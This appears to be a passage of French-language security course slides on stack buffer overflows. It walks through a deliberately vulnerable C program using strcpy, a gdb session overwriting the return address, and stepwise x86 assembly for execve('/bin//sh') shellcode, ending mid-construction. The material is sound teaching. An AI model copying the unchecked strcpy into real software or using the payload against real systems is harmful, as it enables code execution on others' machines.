


Exemple de vulnérabilité:
Buffer Overflow

Rappels sur le fonctionnement de la mémoire

Au lancement d'un programme, l'OS lui alloue une page mémoire.

Puis, il lance la fonction "main" du programme qui lancera à son tour les autres fonctions & commandes.



Programme vulnérable en C

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void func(char *name)
5  {
6      char buf[100];
7      strcpy(buf, name);
8      printf("Welcome %s\n", buf);
9  }
10
11 int main(int argc, char *argv[])
12 {
13     func(argv[1]);
14     return 0;
15 }
```

Programme vulnérable - Exécution simple

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void func(char *name)
5  {
6      char buf[100];
7      strcpy(buf, name);
8      printf("Welcome %s\n", buf);
9  }
10
11 int main(int argc, char *argv[])
12 {
13     func(argv[1]);
14     return 0;
15 }
```

Fonction Main

- Récupère les arguments utilisés en ligne de commande
 - **int argc** = nombre d'arguments passés
 - **char *argv[]** = tableau de strings correspondant à chaque argument
- Appelle la fonction **Func** et lui passe le premier argument

Fonction Func


- Prend en entrée une chaîne de caractères
- Initialise un tableau **buf** de 100 caractères
- Copie le paramètre passé entrée dans le tableau **buf**
- Affiche un message de bienvenue
 - "Welcome xxxxxxxxxxxx"

Programme vulnérable - Exécution détaillée

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void func(char *name)
5  {
6      char buf[100];
7      strcpy(buf, name);
8      printf("Welcome %s\n", buf);
9  }
10
11 int main(int argc, char *argv[])
12 {
13     func(argv[1]);
14     return 0;
15 }
```


1. La fonction **MAIN** récupère les arguments utilisés en ligne de commande
 - **int argc** = nombre d'arguments passés
 - **char *argv[]** = tableau de strings correspondant à chaque argument
 - Ces arguments sont stockés dans la zone Kernel
2. Appel de la fonction **FUNC** et lui passe le premier argument
 - Cette chaîne de caractères **name** est poussée dans la pile
 - Note: les arguments sont poussés dans la pile en ordre inverse
3. Pour savoir où le programme doit revenir ensuite (une fois l'exécution de la fonction **FUNC** terminée), le programme pousse dans la pile l'adresse mémoire correspondant à l'instruction de la ligne 14.
 - La **return address** pointe donc vers l'adresse mémoire de la ligne 14
4. Un pointeur **EBP** (Extended Base Pointer) est ajouté à la pile
5. Un buffer **buf** de 100 bytes (pour 100 caractères) est alloué dans la pile
6. Un appel est fait à **strcpy** qui vient copier le contenu de **name** dans **buf**
7. Le contenu du buffer est affiché avec le message de bienvenue

Programme vulnérable - Vue de la pile



1. La fonction **MAIN** récupère les arguments utilisés en ligne de commande
 - **int argc** = nombre d'arguments passés
 - **char *argv[]** = tableau de strings correspondant à chaque argument
 - Ces arguments sont stockés dans la zone Kernel
2. Appel de la fonction **FUNC** et lui passe le premier argument
 - Cette chaîne de caractères **name** est poussée dans la pile
 - Note: les arguments sont poussés dans la pile en ordre inverse
3. Pour savoir où le programme doit revenir ensuite (une fois l'exécution de la fonction **FUNC** terminée), le programme pousse dans la pile l'adresse mémoire correspondant à l'instruction de la ligne 14.
 - La **return address** pointe donc vers l'adresse mémoire de la ligne 14
4. Un pointeur **EBP** (Extended Base Pointer) est ajouté à la pile
5. Un buffer **buf** de 100 bytes (pour 100 caractères) est alloué dans la pile
6. Un appel est fait à **strcpy** qui vient copier le contenu de **name** dans **buf**
7. Le contenu du buffer est affiché avec le message de bienvenue


Programme vulnérable - Sortie attendue



A terminal window screenshot showing a command execution. The prompt is `coen@kali:/tmp/coen$`. The command entered is `./buf Mathilda`. The output is `Welcome Mathilda`. An orange circle highlights the `./buf` part of the command. An orange arrow points from this circle to the text **Nom du programme compilé**. Another orange arrow points from the `Mathilda` argument to the text **Argument passé en ligne de commande**.

```
coen@kali:/tmp/coen$ ./buf Mathilda
Welcome Mathilda
```

Buffer overflow



Première conséquence : Segfault (1/2)

Première exploitation

- Dépasser l'espace du buffer pour écraser les variables au dessus dans la pile :
 - D'abord le **pointeur EBP**, stocké sur 4 bytes ;
 - Puis l'**adresse de retour**, stockée elle aussi sur 4 bytes.
- On peut choisir **108 caractères** en entrée :
 - 100 caractères pour remplir les 100 bytes du buffer ;
 - 8 caractères supplémentaires pour écraser EBP et l'adresse de retour.


Exemple ci dessous avec 100 "A", suivis de 4 "B", puis de 4 "C".

- Le **programme plante** (SEGFAULT) car l'adresse de retour est invalide
 - L'adresse 0x43434343 est soit vide, soit inutilisable car appartenant à un autre programme.

```
(gdb) run $(python -c 'print "\x41" * 100 + "\x42\x42\x42\x42" + "\x43\x43\x43\x43"')
Starting program: /tmp/coen/buf $(python -c 'print "\x41" * 100 + "\x42\x42\x42\x42" + "\x43\x43\x43\x43"')
Welcome AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBCCCC

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
```

Première conséquence : Segfault (2/2)



Première exploitation

- Dépasser l'espace du buffer pour écraser les variables au dessus dans la pile :
 - D'abord le **pointeur EBP**, stocké sur 4 bytes ;
 - Puis l'**adresse de retour**, stockée elle aussi sur 4 bytes.
- On peut choisir **108 caractères** en entrée :
 - 100 caractères pour remplir les 100 bytes du buffer ;
 - 8 caractères supplémentaires pour écraser EBP et l'adresse de retour.

Exemple ci dessous avec 100 "A", suivis de 4 "B", puis de 4 "C".

- Le **programme plante** (SEGFAULT) car l'adresse de retour est invalide.
 - L'adresse 0x43434343 est soit vide, soit inutilisable car appartenant à un autre programme.




Construction d'un Shellcode x86

Shellcode - Objectif

Objectif d'un shellcode

- Ouvrir une invite de commande : l'attaquant pourra ensuite exécuter les commandes de son choix, via un terminal.




Source image : <https://ubuntucommunity.s3.dualstack.us-east-2.amazonaws.com/original/2X/b/ba76cbf3dc8dc2cc94d26dd61c7aad3cedcd5102.png>

Rappels processeur X86 - 32 bits

X86-32 register board:

Hybrid puzzle: type-1 and type-2.



Principe de fonctionnement

- Les langages de programmation “haut niveau” reposent en fait sur de l'**assembleur**, qui est le langage compréhensible par le processeur.
- Le langage assembleur ne permet d'effectuer que des **opérations basiques**: add/sub/mul/div, and/or, mov, push/pop, call/ret, jmp, int ...
- Le fonctionnement du processeur repose sur l'utilisation :
 - d'une **pile** (*non représentée*)
 - de **plusieurs registres**
 - **EAX, EBX, ECX, EDX**
 - de **pointeurs**
 - **EBP**, frame base pointer
 - **ESI**, source index
 - **EDI**, destination index
 - **ESP**, stack pointer

Source image : <https://i.stack.imgur.com/Vo4dD.png>

Interruptions systèmes

Rappels Linux

- Pour lancer un programme, le système d'exploitation utilise des **interruptions systèmes**
- Lorsqu'une interruption est provoquée, un **code constitutif du noyau** est exécuté
- Pour mener à bien cette exécution, il faut de plus connaître :
 - la **fonction** du noyau à exécuter;
 - comment transmettre les **arguments** à cette fonction ;
 - comment récupérer la **sortie** de cette fonction.
- Ces informations transitent par certains registres :
 - la **fonction à exécuter est définie par le contenu du registre %eax**
 - les **arguments à transmettre sont déterminés par les registres %ebx, %ecx, %edx, %esi et %edi ;**
 - le code de retour de la fonction est stocké dans le registre %eax

Calls systèmes

%eax	Name	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	int	-	-	-	-
2	sys_fork	struct pt_regs	-	-	-	-
3	sys_read	unsigned int	char *	size_t	-	-
4	sys_write	unsigned int	const char *	size_t	-	-
5	sys_open	const char *	int	int	-	-
6	sys_close	unsigned int	-	-	-	-

Call système n°11 : Execve

Appel système permettant de lancer un programme:

execve(const char *filename, char *const argv [], char *const envp[]);

Program string

Argument array

Environment array

%eax	Name	%ebx	%ecx	%edx	%esx	%edi
11	execve	filename	argv	envp	-	-

Execve - Application à un Shellcode

```
1  #include <stdio.h>
2  int main()
3  {
4      char *args[2];
5      args[0] = "/bin/sh";
6      args[1] = NULL;
7      execve("/bin/sh", args, NULL);
8      return 0;
9  }
```

Source image: <https://899029.smushcdn.com/2131410/wp-content/uploads/2019/08/Screenshot-2019-08-13-at-10.55.59.jpg>

Construction du Shellcode (1/6)

```
1 | xor    eax, eax    ; Clearing eax register
2 | push   eax         ; Pushing NULL bytes
```

Etat de la pile (de haut en bas)

00 00 00 00

@ ← **ESP**



Construction du Shellcode (2/6)

```
1 xor    eax, eax    ; Clearing eax register
2 push   eax         ; Pushing NULL bytes
3 push   0x68732f2f   ; Pushing //sh
4 push   0x6e69622f   ; Pushing /bin
5 mov    ebx, esp     ; ebx now has address of /bin//sh
```

Etat de la pile (de haut en bas)

	00 00 00 00	@
h s //	68 73 2F 2F	@-4
n i b /	6E 69 62 2F	@-8 ← ESP

EAX	00 00 00 00	EBX	@ - 8	ECX		EDX		ESP	@ - 8
-----	-------------	-----	-------	-----	--	-----	--	-----	-------

Construction du Shellcode (3/6)

```
1 xor    eax, eax    ; Clearing eax register
2 push   eax         ; Pushing NULL bytes
3 push   0x68732f2f   ; Pushing //sh
4 push   0x6e69622f   ; Pushing /bin
5 mov     ebx, esp    ; ebx now has address of /bin//sh
6 push   eax         ; Pushing NULL byte
7 mov     edx, esp    ; edx now has address of NULL byte
```

Etat de la pile (de haut en bas)

	00 00 00 00	@
h s //	68 73 2F 2F	@-4
n i b /	6E 69 62 2F	@-8
	00 00 00 00	@-12 ← ESP

EAX	00 00 00 00	EBX	@ - 8	ECX		EDX	@ - 12	ESP	@ - 12
-----	-------------	-----	-------	-----	--	-----	--------	-----	--------

Construction du Shellcode (4/6)

```
1  xor    eax, eax    ; Clearing eax register
2  push   eax         ; Pushing NULL bytes
3  push   0x68732f2f  ; Pushing //sh
4  push   0x6e69622f  ; Pushing /bin
5  mov    ebx, esp     ; ebx now has address of /bin//sh
6  push   eax         ; Pushing NULL byte
7  mov    edx, esp     ; edx now has address of NULL byte
8  push   ebx         ; Pushing address of /bin//sh
9  mov    ecx, esp     ; ecx now has address of address
10                ; of /bin//sh byte
```

Etat de la pile (de haut en bas)

